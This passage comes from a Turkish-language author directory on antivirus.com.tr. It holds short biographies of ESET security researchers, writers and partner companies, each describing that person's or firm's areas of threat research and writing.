Alžbeta Kovaľová, ESET’te İçerik Yazarı olarak görev yapmaktadır. DNS güvenliği ve dijital güvene dair konulardan hibrit çalışma ortamlarına, bilim ve teknolojide kadınların temsiline uzanan çeşitli konularda içerikler kaleme alır. Bilim ve inovasyon alanındaki gelişmeleri geniş kitlelere erişilebilir bir dille aktarır.
---
### [Facundo Muñoz](https://antivirus.com.tr/yazar/facundo-munoz/)
**Published:** Temmuz 30, 2026
**Author:** ESET
**Content:**
Facundo Muñoz, Ocak 2021’den bu yana ESET Araştırma Laboratuvarı’nda Güvenlik İstihbaratı Analisti ve Kötü Amaçlı Yazılım Araştırmacısı olarak görev yapmaktadır. PlushDaemon, TheWizards, Evasive Panda, Tick ve DoNot Team gibi gelişmiş tehdit gruplarının taktiklerini, adversary-in-the-middle saldırılarını ve hava boşluklu (air-gapped) ağları hedef alan tedarik zinciri saldırılarını araştırır. Ağ güvenliği ve kötü amaçlı yazılım tersine mühendisliği konularında derinlemesine analizler üretir.
---
### [Imogen Byers](https://antivirus.com.tr/yazar/imogen-byers/)
**Published:** Temmuz 30, 2026
**Author:** ESET
**Content:**
Imogen Byers, 2023’ün sonlarından bu yana ESET’te Halkla İlişkiler ve İletişim Uzmanı olarak görev yapmaktadır. Yapay zekânın iş yerlerindeki ve işe alım süreçlerindeki etkisinden çocukların çevrimiçi güvenliğine, akıllı telefon bağımlılığından yapay zekâ destekli arkadaşlık uygulamalarına kadar güncel dijital yaşam konularını ele alan içerikler üretir. Romantik dolandırıcılık ve çevrimiçi tanışma güvenliği de odaklandığı alanlar arasındadır.
---
### [Ivan Bešina, Michal Škuta, Miloš Čermák](https://antivirus.com.tr/yazar/ivan-besina-michal-skuta-milos-cermak/)
**Published:** Temmuz 30, 2026
**Author:** ESET
**Content:**
Ivan Bešina, Michal Škuta ve Miloš Čermák, ESET’in IoT ve kablosuz ağ güvenliği araştırmalarında birlikte çalışan Kötü Amaçlı Yazılım Araştırmacılarıdır. Bešina ve Škuta, milyonlarca cihazı etkileyen Mozi botnet’inin çökertilmesine yönelik araştırmalarıyla dikkat çekerken; Čermák, Amazon Echo ve Kindle gibi akıllı ev cihazlarını etkileyen KrØØk Wi-Fi güvenlik açığının keşfinde rol almıştır. Üçü de nesnelerin interneti (IoT) ekosistemindeki kablosuz şifreleme zafiyetlerini ve botnet tehditlerini gün yüzüne çıkaran çalışmalarıyla tanınır.
---
### [Jake Moore](https://antivirus.com.tr/yazar/jake-moore/)
**Published:** Temmuz 30, 2026
**Author:** ESET
**Content:**
Jake Moore, ESET’in Global Güvenlik Danışmanı’dır. Yapay zekâ ile ses klonlama ve kimlik doğrulama risklerinden sosyal medya platformlarındaki güvenlik açıklarına, akıllı ev cihazlarının gizlilik sorunlarından tarım ekipmanları gibi beklenmedik IoT hedeflerine kadar geniş bir konu yelpazesinde farkındalık içerikleri üretir. Sahte bilet siteleri ve NFT dolandırıcılıkları gibi güncel tehditleri erişilebilir bir dille kullanıcılara anlatır.
---
### [Jakub Souček ve Radek Jizba](https://antivirus.com.tr/yazar/jakub-soucek-ve-radek-jizba/)
**Published:** Temmuz 30, 2026
**Author:** ESET
**Content:**
Jakub Souček ve Radek Jizba, ESET’te siber suç ekosistemini ve dolandırıcılık altyapılarını araştıran Kötü Amaçlı Yazılım Araştırmacılarıdır. Souček, EDR sistemlerini devre dışı bırakmaya yönelik araç setlerinden RansomHub gibi fidye yazılımı gruplarına kadar geniş bir alanda çalışırken; 2023’ten bu yana ekipte yer alan Jizba, çevrimiçi pazar yerlerini ve otel rezervasyon sitelerini hedef alan dolandırıcılık şemalarına odaklanır. Birlikte yürüttükleri Telekopye araştırması, Telegram botları üzerinden işletilen büyük ölçekli bir dolandırıcılık altyapısını gün yüzüne çıkarmıştır.
---
### [Jan Holman ve Tomáš Zvara](https://antivirus.com.tr/yazar/jan-holman-ve-tomas-zvara/)
**Published:** Temmuz 30, 2026
**Author:** ESET
**Content:**
Jan Holman ve Tomáš Zvara, ESET’te 2023’ten bu yana Kötü Amaçlı Yazılım Araştırmacısı olarak fidye yazılımı gruplarını ve ilişkili siber suç faaliyetlerini takip etmektedir. RansomHub ve Embargo gibi fidye yazılımı gruplarının Rust programlama dili ile geliştirilen araç setlerini ve iştirak ağları arasındaki bağlantıları ortaya koyan analizleriyle tanınırlar. Ortak çalışmaları, gelişen fidye yazılımı ekosistemine dair teknik içgörüler sunar.
---
### [Jean-Ian Boutin](https://antivirus.com.tr/yazar/jean-ian-boutin/)
**Published:** Temmuz 30, 2026
**Author:** ESET
**Content:**
Jean-Ian Boutin, ESET’te Tehdit Araştırmalarından Sorumlu Direktör olarak görev yapmaktadır. Gelişmiş kalıcı tehdit (APT) gruplarının faaliyetlerini konu alan üç aylık istihbarat raporlarına liderlik eder. Kariyeri boyunca Win32/SpyEye gibi önemli kötü amaçlı yazılım vakalarının araştırılmasında da yer almıştır.
---
### [David González Cuautle](https://antivirus.com.tr/yazar/david-gonzalez-cuautle/)
**Published:** Temmuz 30, 2026
**Author:** ESET
**Content:**
David González Cuautle, ESET’te Güvenlik Araştırmacısı olarak görev yapmaktadır. Etik hackerlık becerilerini ve taşınabilir sızma testi araçlarını, kurumsal savunmaları güçlendirmek için kullanılabilecek açık kaynaklı çözümleri ve red team-blue team metodolojilerini konu alan içerikler üretir. Saldırı ve savunma perspektiflerini bir araya getiren pratik yaklaşımıyla dikkat çeker.
---
### [Jiří Kropáč](https://antivirus.com.tr/yazar/jiri-kropac/)
**Published:** Temmuz 30, 2026
**Author:** ESET
**Content:**
Jiří Kropáč, ESET’te Tehdit Önleme Laboratuvarları Direktörü olarak görev yapmaktadır. ESET’in telemetri verilerine dayanan periyodik ESET Tehdit Raporları’nın hazırlanmasına liderlik ederek değişen küresel tehdit ortamını düzenli olarak analiz eder. Tespit teknolojileri ve tehdit eğilimleri konusunda derin bir uzmanlığa sahiptir.
---
### [Andy Garth](https://antivirus.com.tr/yazar/andy-garth/)
**Published:** Temmuz 30, 2026
**Author:** ESET
**Content:**
Andy Garth, ESET’te Kamu İlişkileri Direktörü olarak görev yapmaktadır. Ülkelerin ve şirketlerin teknoloji bağımsızlığı arayışını, gelişmiş siber yeteneklerin devletler ve suç örgütleri için nasıl çok yönlü bir araca dönüştüğünü ele alan içerikler üretir. Siber güvenliğin jeopolitik ve düzenleyici boyutlarına dair perspektif sunar.
---
### [Anton Cherepanov](https://antivirus.com.tr/yazar/anton-cherepanov/)
**Published:** Temmuz 30, 2026
**Author:** ESET
**Content:**
Anton Cherepanov, ESET’te Kıdemli Kötü Amaçlı Yazılım Araştırmacısı olarak görev yapmaktadır. Lazarus gibi gelişmiş tehdit gruplarının faaliyetlerinden UEFI ve önyükleme seviyesindeki tehditlere, tedarik zinciri saldırılarından VoIP altyapısını hedef alan saldırılara kadar geniş bir yelpazede araştırmalar yürütür. macOS, Linux ve Windows platformlarındaki sıfırıncı gün açıklarını ve casusluk araçlarını analiz eden çalışmalarıyla tanınır.
---
### [Daniel Cunha Barbosa](https://antivirus.com.tr/yazar/daniel-cunha-barbosa/)
**Published:** Temmuz 30, 2026
**Author:** ESET
**Content:**
Daniel Cunha Barbosa, ESET’te Güvenlik Araştırmacısı olarak çalışmaktadır. BTMOB gibi Android tabanlı uzaktan erişim truva atlarını, LinkedIn üzerinde profil bilgilerinin ifşa riskini ve veri yedekleme stratejilerindeki yaygın hataları araştırır. Mobil kötü amaçlı yazılım analizi ile kullanıcı gizliliği arasında köprü kuran içerikler üretir.
---
### [Aryeh Goretsky](https://antivirus.com.tr/yazar/aryeh-goretsky/)
**Published:** Temmuz 30, 2026
**Author:** ESET
**Content:**
Aryeh Goretsky, ESET’in Seçkin Araştırmacısı unvanına sahip, alanında uzun yıllara dayanan deneyime sahip bir uzmandır. RDP ve Thunderbolt arayüzlerindeki güvenlik açıklarından açık kaynaklı yazılım risklerine, uzaktan çalışma güvenliğinden otonom araçları hedef alan siber saldırılara kadar geniş bir konu yelpazesinde derinlemesine analizler üretir. Veri hırsızlığı sonrası kurtarma süreçleri de araştırma alanları arasında yer alır.
---
### [Aryeh Goretsky ve Cameron Camp](https://antivirus.com.tr/yazar/aryeh-goretsky-ve-cameron-camp/)
**Published:** Temmuz 30, 2026
**Author:** ESET
**Content:**
Aryeh Goretsky ve Cameron Camp, ESET’in araştırma ekibinde uzun yıllardır görev yapan iki isimdir. ESET’in Seçkin Araştırmacısı unvanına sahip Goretsky; RDP ve Thunderbolt güvenlik açıklarından uzaktan çalışma güvenliğine, açık kaynaklı yazılım risklerinden otonom araçlara yönelik siber saldırılara kadar geniş bir konu yelpazesinde derinlemesine analizler yapar. CISSP ve RHCSA sertifikalı Güvenlik Araştırmacısı Camp ise yapay zekâ destekli tehditler ve gelişen teknolojilerin güvenlik boyutlarına odaklanır.
---
### [Ben Tudor](https://antivirus.com.tr/yazar/ben-tudor/)
**Published:** Temmuz 30, 2026
**Author:** ESET
**Content:**
Ben Tudor, ESET’te Güvenlik Yazarı olarak görev yapmaktadır. Küçük ve orta ölçekli işletmelerin siber güvenlik ihtiyaçlarına, yönetilen tespit ve müdahale (MDR) çözümlerine ve MITRE ATT&CK çerçevesi kapsamındaki değerlendirmelere odaklanan içerikler üretir. Tehdit araştırmalarının savunma stratejilerine nasıl dönüştürülebileceğini işletmelere anlaşılır bir dille aktarır.
---
### [Cameron Camp ve Tony Anscombe](https://antivirus.com.tr/yazar/cameron-camp-ve-tony-anscombe/)
**Published:** Temmuz 30, 2026
**Author:** ESET
**Content:**
Cameron Camp ve Tony Anscombe, ESET’in küresel güvenlik danışmanlığı ve araştırma ekibinde yer alan iki deneyimli isimdir. CISSP ve RHCSA sertifikalarına sahip Güvenlik Araştırmacısı Camp, yapay zekânın siber saldırılarda kullanımından GPS karıştırma ve otonom araç güvenlik açıklarına kadar yeni nesil tehditleri araştırırken; ESET’in Global Güvenlik Danışmanı Anscombe, siber güvenlik trendlerini ve tüketici/kurum güvenliğine dair gelişmeleri küresel ölçekte yorumlar.
---
### [Camilo Gutiérrez Amaya](https://antivirus.com.tr/yazar/camilo-gutierrez-amaya/)
**Published:** Temmuz 30, 2026
**Author:** ESET
**Content:**
Camilo Gutiérrez Amaya, ESET Latin Amerika’da Farkındalık ve Araştırmadan Sorumlu Direktör olarak görev yapmaktadır. SVG dosyalarının silah haline getirilmesinden kimlik avı kampanyalarına, tarayıcı eklentisi tehditlerinden seçim süreçlerinin güvenliğine kadar bölgesel tehdit araştırmalarına liderlik eder. Latin Amerika’daki kullanıcı ve kurumların güvenlik farkındalığını artırmaya yönelik içerikler üretir.
---
### [Christian Ali Bravo Tomáš Foltýn](https://antivirus.com.tr/yazar/christian-ali-bravo-tomas-foltyn/)
**Published:** Temmuz 30, 2026
**Author:** ESET
**Content:**
Christian Ali Bravo ve Tomáš Foltýn, WeLiveSecurity’nin editoryal ekibinde yer alan iki isimdir. Ali Bravo, 2019’dan bu yana ESET Latin Amerika’da editör olarak kimlik avı, kimlik bilgisi hırsızlığı ve parola güvenliği gibi konularda tüketici odaklı içerikler hazırlarken; WeLiveSecurity’nin Baş Editörü Foltýn, yapay zekâ destekli kötü amaçlı yazılım analizinden fidye yazılımı hizmetleri (RaaS) ekosistemine, endüstriyel kontrol sistemlerinin ve KOBİ’lerin güvenliğine uzanan geniş bir yelpazede yüzlerce makale yayımlamıştır.
---
### [Damien Schaeffer](https://antivirus.com.tr/yazar/damien-schaeffer/)
**Published:** Temmuz 30, 2026
**Author:** ESET
**Content:**
Damien Schaeffer, ESET’te Kıdemli Kötü Amaçlı Yazılım Araştırmacısı olarak çalışmaktadır. FrostyNeighbor ve RomCom gibi gelişmiş tehdit gruplarının sıfırıncı gün güvenlik açıklarını nasıl istismar ettiğini araştırır. Firefox, Windows ve WinRAR gibi yaygın kullanılan yazılımlardaki güvenlik açıklarının casusluk amaçlı saldırılarda nasıl kullanıldığını ortaya koyan analizleriyle tanınır.
---
### [Lucas Paus ve Mario Micucci](https://antivirus.com.tr/yazar/lucas-paus-ve-mario-micucci/)
**Published:** Temmuz 30, 2026
**Author:** ESET
**Content:**
Lucas Paus ve Mario Micucci, ESET Latin Amerika ekibinde Güvenlik Araştırmacısı olarak görev yapmaktadır. Paus, 2015’ten bu yana adli bilişim araçları, kablosuz ağ güvenliği ve WhatsApp üzerinden yürütülen dolandırıcılık teknikleri üzerine çalışırken; Micucci açık kaynak istihbaratı (OSINT), sosyal mühendislik amaçlı sahte hesaplar ve NFT pazarındaki dolandırıcılık yöntemlerini araştırır. Birlikte, Latin Amerika bölgesindeki kullanıcıları hedef alan güncel tehditlere dair farkındalık içerikleri üretirler.
---
### [Luiza Pires](https://antivirus.com.tr/yazar/luiza-pires/)
**Published:** Temmuz 30, 2026
**Author:** ESET
**Content:**
Luiza Pires, ESET Latin Amerika’da kurumsal iletişim analisti ve WeLiveSecurity editörü olarak görev yapmaktadır. Siber güvenlik bilincini eğlenceli ve öğretici bir şekilde artırmayı amaçlayan içerikler üretir; dijital güvenlik konularını oyunlaştırarak anlatan yazılarıyla öne çıkar.
---
### [Safetica](https://antivirus.com.tr/yazar/safetica/)
**Published:** Temmuz 30, 2026
**Author:** ESET
**Content:**
Safetica, hassas verileri korumaya odaklanan, yapay zekâ destekli çözümler sunan küresel bir veri güvenliği şirketidir. Veri kaybını önleme (DLP), içeriden gelen risklerin yönetimi, veri keşfi/sınıflandırma ve uyumluluk hazırlığını tek bir platformda birleştirerek şirket içi ve bulut ortamlarında kapsamlı koruma sağlar. 2011’de kurulan Safetica, dünya genelinde binlerce kuruma iş akışlarını aksatmadan veri güvenliği sunmayı hedefler.
---
### [senhasegura](https://antivirus.com.tr/yazar/senhasegura/)
**Published:** Temmuz 30, 2026
**Author:** ESET
**Content:**
senhasegura (günümüzde Segura markasıyla anılır), ayrıcalıklı erişim yönetimi (Privileged Access Management – PAM) alanında uzmanlaşmış bir siber güvenlik şirketidir. Kurumsal ortamlardaki ayrıcalıklı hesapları ve oturumları keşfetme, yönetme, koruma ve denetleme imkânı sunan platformuyla yetkisiz erişim risklerini azaltır. Uç nokta ayrıcalık yönetimi, bulut yetkilendirme kontrolü ve DevOps kimlik bilgisi güvenliği gibi tamamlayıcı çözümleriyle geniş bir kimlik güvenliği ekosistemi sağlar.
---
### [Sol González](https://antivirus.com.tr/yazar/sol-gonzalez/)
**Published:** Temmuz 30, 2026
**Author:** ESET
**Content:**
Sol González, ESET’te Güvenlik Araştırmacısı olarak çalışmaktadır. Maltego gibi araçlarla çevrimiçi veri ifşasının nasıl tespit edilebileceğini, kripto para karıştırıcılarının (mixer) kullanım şekillerini ve tehdit istihbaratı/tehdit avcılığı araçlarını inceler. Gizlilik ve dijital para güvenliği kesişimindeki konulara odaklanır.
---
### [Sonia Domínguez Waisbrod](https://antivirus.com.tr/yazar/sonia-dominguez-waisbrod/)
**Published:** Temmuz 30, 2026
**Author:** ESET
**Content:**
Sonia Domínguez Waisbrod, ESET’te İspanyolca içerikler için Yazar/Editör olarak görev yapmaktadır. WeLiveSecurity’nin İspanyolca yayınlarının hazırlanma ve düzenlenme sürecinde yer alarak siber güvenlik bilgisinin İspanyolca konuşulan bölgelere ulaşmasına katkı sağlar.
---
### [Steven Connolly](https://antivirus.com.tr/yazar/steven-connolly/)
**Published:** Temmuz 30, 2026
**Author:** ESET
**Content:**
Steven Connolly, ESET’te Siber Güvenlik Pazarlama Lideri olarak görev almaktadır. Güvenlik Operasyon Merkezleri’nin (SOC) görünürlük ve tehdit tespitindeki rolünü, yönetilen tespit ve müdahale (MDR) hizmetlerinin teknoloji ile insan uzmanlığını nasıl birleştirdiğini ele alan içerikler üretir. Siber suçluların kurumsal savunmaları nasıl “denetlediğini” anlatan yazılarıyla işletmelere farkındalık kazandırmayı hedefler.
---
### [Thomas Uhlemann](https://antivirus.com.tr/yazar/thomas-uhlemann/)
**Published:** Temmuz 30, 2026
**Author:** ESET
**Content:**
Thomas Uhlemann, ESET’te Güvenlik Uzmanı olarak çalışmaktadır. Bütçe dostu akıllı telefonların güvenlik riskleri, sahte yapay zekâ botları üzerinden yürütülen dolandırıcılıklar ve ev ağı güvenliği gibi konularda tüketicilere yönelik içerikler üretir. Sosyal medya hesap güvenliği, parola hijyeni ve kripto para dolandırıcılıkları da odaklandığı diğer alanlardır.
---
### [Tomáš Procházka](https://antivirus.com.tr/yazar/tomas-prochazka/)
**Published:** Temmuz 30, 2026
**Author:** ESET
**Content:**
Tomáš Procházka, ESET’te Kıdemli Tespit Mühendisi olarak görev yapmaktadır. Zloader ve Amadey gibi botnet’lerin çökertilmesine yönelik küresel operasyonlarda teknik analiz ve altyapı takibi sağlamıştır. Stealc ve Danabot gibi bilgi hırsızı kötü amaçlı yazılımların analiziyle de uluslararası kolluk kuvveti operasyonlarına katkıda bulunmuştur.
---
### [Viktor Šperka](https://antivirus.com.tr/yazar/viktor-sperka/)
**Published:** Temmuz 30, 2026
**Author:** ESET
**Content:**
Viktor Šperka, 2020’den bu yana ESET’te Kötü Amaçlı Yazılım Araştırmacısı olarak çalışmaktadır. Çin bağlantılı tehdit aktörleriyle ilişkilendirilen WolfsBane/Gelsemium gibi Linux arka kapılarını ve Zimbra kullanıcılarını hedef alan kimlik avı kampanyalarını araştırır. Çalışmaları Linux tabanlı sistemlere yönelik gelişmiş tehditlerin teknik analizine odaklanır.
---
### [Roman Kovac](https://antivirus.com.tr/yazar/roman-kovac/)
**Published:** Temmuz 30, 2026
**Author:** ESET
**Content:**
Roman Kováč, ESET’te Araştırmadan Sorumlu Genel Müdür (Chief Research Officer) olarak görev yapmaktadır. ESET’in telemetri verilerine dayanan periyodik tehdit ortamı raporlarını yönetir ve Android tabanlı takip yazılımlarından (stalkerware) eski Windows sistemlerindeki güvenlik açıklarına kadar farklı tehdit kategorilerini değerlendirir. Değişen siber güvenlik trendlerini ve tehdit tespiti yaklaşımlarını geniş bir perspektiften ele alır.
---
### [Zoltán Rusnák](https://antivirus.com.tr/yazar/zoltan-rusnak/)
**Published:** Temmuz 30, 2026
**Author:** ESET
**Content:**
Zoltán Rusnák, ESET’te Kıdemli Kötü Amaçlı Yazılım Araştırmacısıdır. Çalışmaları esas olarak Ukrayna’yı hedef alan Rusya bağlantılı Gamaredon grubunun araç setlerine, hedefli kimlik avı kampanyalarına ve komuta-kontrol altyapılarına odaklanır. Gamaredon ile Turla gibi diğer gelişmiş tehdit gruplarının iş birliklerini ortaya koyan araştırmalarıyla tanınır.
---
### [Lukas Stefanko](https://antivirus.com.tr/yazar/lukas-stefanko/)
**Published:** Temmuz 30, 2026
**Author:** ESET
**Content:**
Lukas Stefanko, 2011’den bu yana ESET’te Kötü Amaçlı Yazılım Araştırmacısı olarak görev yapmaktadır. Android kötü amaçlı yazılımları, NFC tabanlı ödeme dolandırıcılığı, casus yazılım kampanyaları ve üretken yapay zekânın kötüye kullanımı konularında derinlemesine araştırmalar yürütür. Romantik dolandırıcılık ve mesajlaşma uygulamaları üzerindeki tehditleri de yakından takip eder.
---
### [Lukas Stefanko ve Jakub Osmani](https://antivirus.com.tr/yazar/lukas-stefanko-ve-jakub-osmani/)
**Published:** Temmuz 30, 2026
**Author:** ESET
**Content:**
Lukas Stefanko ve Jakub Osmani, ESET’in mobil tehdit araştırmalarında birlikte çalışan iki uzmandır. Stefanko 2011’den beri Kötü Amaçlı Yazılım Araştırmacısı olarak Android tehditlerine, NFC ödeme dolandırıcılığına ve casus yazılım kampanyalarına odaklanırken, Sızma Testi Uzmanı Osmani mobil kötü amaçlı reklam ağlarını, Telegram üzerindeki tehdit aktörlerini ve PWA uygulamaları üzerinden yürütülen kimlik avı tekniklerini araştırır. Ortak çalışmaları, NFC verilerini çalan NGate gibi Android kötü amaçlı yazılımlarının ortaya çıkarılmasını sağlamıştır.
---
### [Martina López](https://antivirus.com.tr/yazar/martina-lopez/)
**Published:** Temmuz 30, 2026
**Author:** ESET
**Content:**
Martina López, ESET’te Güvenlik Araştırmacısı olarak çalışmaktadır. SnakeStealer gibi bilgi hırsızı kötü amaçlı yazılımları, sosyal medyada yapay zekâ ile üretilen derin sahte (deepfake) dolandırıcılıkları ve açık kaynak istihbarat (OSINT) araçlarını inceler. Oyun hesabı güvenliği ve kripto para dolandırıcılıkları konularında da çalışmalar yürütür.
---
### [Matěj Harvánek](https://antivirus.com.tr/yazar/matej-harvanek/)
**Published:** Temmuz 30, 2026
**Author:** ESET
**Content:**
Matěj Harvánek, ESET’te Kötü Amaçlı Yazılım Araştırmacısı olarak görev yapmaktadır. Serbest çalışan yazılımcıları sahte iş görüşmesi senaryolarıyla hedef alan DeceptiveDevelopment kampanyası gibi tedarik zinciri tehditlerini ve gizli Kuzey Kore kökenli BT çalışanlarının kötü amaçlı yazılım operatörleriyle iş birliklerini araştırır. İlkel kripto para hırsızlığından yapay zekâ destekli sofistike aldatma tekniklerine uzanan bir tehdit evrimini takip eder.
---
### [Matthieu Faou](https://antivirus.com.tr/yazar/matthieu-faou/)
**Published:** Temmuz 30, 2026
**Author:** ESET
**Content:**
Matthieu Faou, ESET’te Kıdemli Kötü Amaçlı Yazılım Araştırmacısıdır. Rusya bağlantılı tehdit gruplarının diplomatik ve devlet kurumlarını hedef alan casusluk operasyonlarını, web posta sunucuları üzerinden yürütülen saldırıları ve bilgi operasyonlarını (PSYOPs) yakından izler. Ukrayna, Belarus ve Orta Doğu’daki siber tehdit aktörleri arasındaki iş birliklerini ortaya çıkaran araştırmalarıyla tanınır.
---
### [Peter Strýček](https://antivirus.com.tr/yazar/peter-strycek/)
**Published:** Temmuz 30, 2026
**Author:** ESET
**Content:**
Peter Strýček, ESET’te Kötü Amaçlı Yazılım Araştırmacısı olarak çalışmaktadır. Çalışmaları casusluk amaçlı gelişmiş tehdit gruplarından yapay zekâ destekli fidye yazılımlarına, önyükleme ve donanım yazılımı seviyesindeki tehditlerden kripto para cüzdanlarını hedef alan kötü amaçlı yazılımlara kadar uzanır. Özellikle devlet kurumlarını ve popüler uygulamaları hedef alan sofistike tehditlerin analizinde uzmanlaşmıştır.
---
### [Raj Kapoor](https://antivirus.com.tr/yazar/raj-kapoor/)
**Published:** Temmuz 30, 2026
**Author:** ESET
**Content:**
Raj Kapoor, ESET’te Teknik Mühendis olarak görev almaktadır. İlgi alanları arasında red/purple/blue teaming yaklaşımları, ters mühendislik ve kötü amaçlı yazılım geliştirme teknikleri yer alır. Yapay zekâ destekli ses klonlama ve buna dayalı dolandırıcılık senaryoları üzerine de içerik üretmiştir.
---
### [Rene Holt](https://antivirus.com.tr/yazar/rene-holt/)
**Published:** Temmuz 30, 2026
**Author:** ESET
**Content:**
Rene Holt, ESET’te Güvenlik Farkındalığı Uzmanı olarak çalışmaktadır; 2019’da kurumsal iletişim ekibine katılmış, 2023’te Güvenlik Araştırmaları Yayınları ekibine geçmiştir. Ters mühendislik araçları, Python paket ekosistemindeki tehditler, e-posta güvenliği ve web gizliliği gibi konularda içerik üretir. Ayrıca güvenli kodlama pratiklerini ve siber güvenlik yarışmalarını yakından takip eder.
---
### [Romain Dumont](https://antivirus.com.tr/yazar/romain-dumont/)
**Published:** Temmuz 30, 2026
**Author:** ESET
**Content:**
Romain Dumont, ESET’te Kötü Amaçlı Yazılım Araştırmacısı olarak görev yapmaktadır. Çalışmaları Windows ve tarayıcı güvenlik açıklarından RomCom, Turla ve OceanLotus gibi gelişmiş tehdit gruplarının analizine, macOS’u hedef alan tehditlerden imzalı sürücüler üzerinden yürütülen saldırılara kadar geniş bir yelpazeyi kapsar. Kimlik avı kampanyaları ve PowerShell tabanlı kötü amaçlı yazılım tekniklerini de yakından takip eder.
---
### [ESET Türkiye Editör Ekibi](https://antivirus.com.tr/yazar/eset-turkiye-editor-ekibi/)
**Published:** Temmuz 30, 2026
**Author:** ESET
**Content:**
ESET Türkiye Editör Ekibi, antivirus.com.tr üzerinde yayımlanan ve tek bir yazara özel olarak atfedilmeyen içerikleri kapsayan ortak bir imzadır. Siber güvenlik, dolandırıcılık türleri ve dijital farkındalık konularında düzenli olarak içerik üretir.
---
### [Can Erginkurban](https://antivirus.com.tr/yazar/can-erginkurban/)
**Published:** Eylül 13, 2026
**Author:** Can Erginkurban
**Content:**
Can Erginkurban, ESET Türkiye’de (Stratus Bilişim Sistemleri Tic. A.Ş.) Ürün, Pazarlama ve Teknoloji Direktörü olarak görev yapıyor. 18 yılı aşkın süredir siber güvenlik sektöründe; uç nokta güvenliği, tehdit istihbaratı, ürün stratejisi ve marka büyümesi alanlarında çalışıyor. Türkiye pazarında ESET’in ürün ve fiyatlandırma yol haritasını şekillendiriyor, siber güvenlik farkındalığı konusunda düzenli içerik üretiyor. [LinkedIn profilini görüntüle](https://www.linkedin.com/in/erginkurban/).
---
### [Tomáš Foltýn](https://antivirus.com.tr/yazar/tomas-foltyn/)
**Published:** Temmuz 30, 2026
**Author:** ESET
**Content:**
Tomáš Foltýn, WeLiveSecurity’in Baş Editörü (Editor-in-chief). 2017 sonunda ESET’e Güvenlik Yazarı olarak katılan Foltýn, çeviribilim alanında yüksek lisans derecesine sahip. Fidye yazılımı, siber güvenlik kültürü ve güncel tehdit gündemi üzerine yazıyor.
---
### [Cameron Camp](https://antivirus.com.tr/yazar/cameron-camp/)
**Published:** Temmuz 30, 2026
**Author:** ESET
**Content:**
Cameron Camp, CISSP ve RHCSA sertifikalarına sahip bir ESET Güvenlik Araştırmacısı. Yapay zeka destekli tehditler, devlet destekli siber saldırılar ve gelişen kötü amaçlı yazılım teknikleri üzerine WeLiveSecurity’de düzenli olarak analiz yazıları yayımlıyor.
---
### [Christian Ali Bravo](https://antivirus.com.tr/yazar/christian-ali-bravo/)
**Published:** Temmuz 30, 2026
**Author:** ESET
**Content:**
Christian Ali Bravo, Aralık 2019’da ESET Latin Amerika’ya kurumsal iletişim analisti ve WeLiveSecurity editörü olarak katılan gazeteci kökenli bir Editör. Kimlik avı saldırıları, fidye yazılımı ve siber suç konularında düzenli içerik üretiyor.
---
### [ESET Research](https://antivirus.com.tr/yazar/eset-research/)
**Published:** Temmuz 30, 2026
**Author:** ESET
**Content:**
ESET Research, ESET’in dünya çapındaki kötü amaçlı yazılım araştırmacıları ve tehdit istihbaratı uzmanlarından oluşan araştırma laboratuvarlarının ortak imzasıdır. Gelişmiş kalıcı tehditler (APT), fidye yazılımı grupları, güvenlik açıkları ve küresel tehdit ortamına dair derinlemesine teknik analizler üretir; WeLiveSecurity’de 2.000’in üzerinde araştırma makalesi yayımlanmıştır.
---
### [Roman Cuprik](https://antivirus.com.tr/yazar/roman-cuprik/)
**Published:** Temmuz 30, 2026
**Author:** ESET
**Content:**
Roman Cuprik, gazetecilik alanında yüksek lisans derecesine sahip, ESET’e 2023 yılında İçerik Yazarı olarak katılan bir güvenlik yazarı. WeLiveSecurity’de fidye yazılımı, kritik altyapı güvenliği ve güncel siber tehditler üzerine düzenli olarak yazıyor.
---
### [Márk Szabó](https://antivirus.com.tr/yazar/mark-szabo/)
**Published:** Temmuz 30, 2026
**Author:** ESET
**Content:**
Márk Szabó, ESET’e 2023 yılı başında Güvenlik Yazarı olarak katılan, uluslararası ilişkiler ve Avrupa siyaseti alanında yüksek lisans derecesine sahip bir Güvenlik Yazarı. WeLiveSecurity’de 30’u aşkın makalesiyle veri gizliliği, kötü amaçlı yazılımlar ve güncel siber tehditler üzerine düzenli içerik üretiyor.
---
### [Andre Lameiras](https://antivirus.com.tr/yazar/andre-lameiras/)
**Published:** Temmuz 30, 2026
**Author:** ESET
**Content:**
André Lameiras, ESET’e 2022 yılında Güvenlik Yazarı olarak katılan, siyaset bilimi alanında yüksek lisans derecesine sahip bir İçerik Uzmanı (Content Specialist). WeLiveSecurity’de yayımladığı az sayıdaki makaleyle antivirus.com.tr’de en yüksek yazı başına okunma ortalamasına ulaşan yazarlardan biri; siber güvenlik konularını geniş kitlelere ulaşan, gündelik hayatla bağ kuran bir dille anlatıyor.
---
### [Phil Muncaster](https://antivirus.com.tr/yazar/phil-muncaster/)
**Published:** Temmuz 30, 2026
**Author:** ESET
**Content:**
Phil Muncaster, 16 yılı aşkın deneyime sahip bir BT gazetecisi. Kariyerine IT Week ve Computing dergilerinde muhabir olarak başlayan Muncaster, The Register’de Hong Kong merkezli Asya muhabirliği yaptı; MIT Technology Review, SC Magazine ve Infosecurity Magazine gibi yayınlara katkı sağladı. WeLiveSecurity’de siber dolandırıcılık, kimlik avı, yapay zeka destekli tehditler ve dijital güvenlik konularında 200’ü aşkın makale yayımladı; sitenin en üretken ve en çok okunan yazarlarından biri.
---
### [Tony Anscombe](https://antivirus.com.tr/yazar/tony-anscombe/)
**Published:** Temmuz 30, 2026
**Author:** ESET
**Content:**
Tony Anscombe, ESET’de Baş Güvenlik Sözcüsü (Chief Security Evangelist) olarak görev yapıyor. Küresel siber güvenlik gündemine dair düzenli olarak medyaya görüş bildiren Anscombe, WeLiveSecurity’de yapay zeka güvenliği, fidye yazılımı ekonomisi, tedarik zinciri riskleri ve kurumsal güvenlik stratejileri üzerine 100’ü aşkın makale yayımladı. Black Hat USA ve Black Hat Europe konferanslarındaki analizleriyle tanınıyor.
---
### [Mario Micucci](https://antivirus.com.tr/yazar/mario-micucci/)
**Published:** Temmuz 30, 2026
**Author:** ESET
**Content:**
Güvenlik Araştırmacısı
---
### [Fernando Tavella](https://antivirus.com.tr/yazar/fernando-tavella/)
**Published:** Temmuz 30, 2026
**Author:** ESET
**Content:**
Zararlı Yazılım Araştırmacısı
---
### [Jakub Souček](https://antivirus.com.tr/yazar/jakub-soucek/)
**Published:** Temmuz 30, 2026
**Author:** ESET
**Content:**
Kıdemli Zararlı Yazılım Araştırmacısı
---
### [James Shepperd](https://antivirus.com.tr/yazar/james-shepperd/)
**Published:** Temmuz 30, 2026
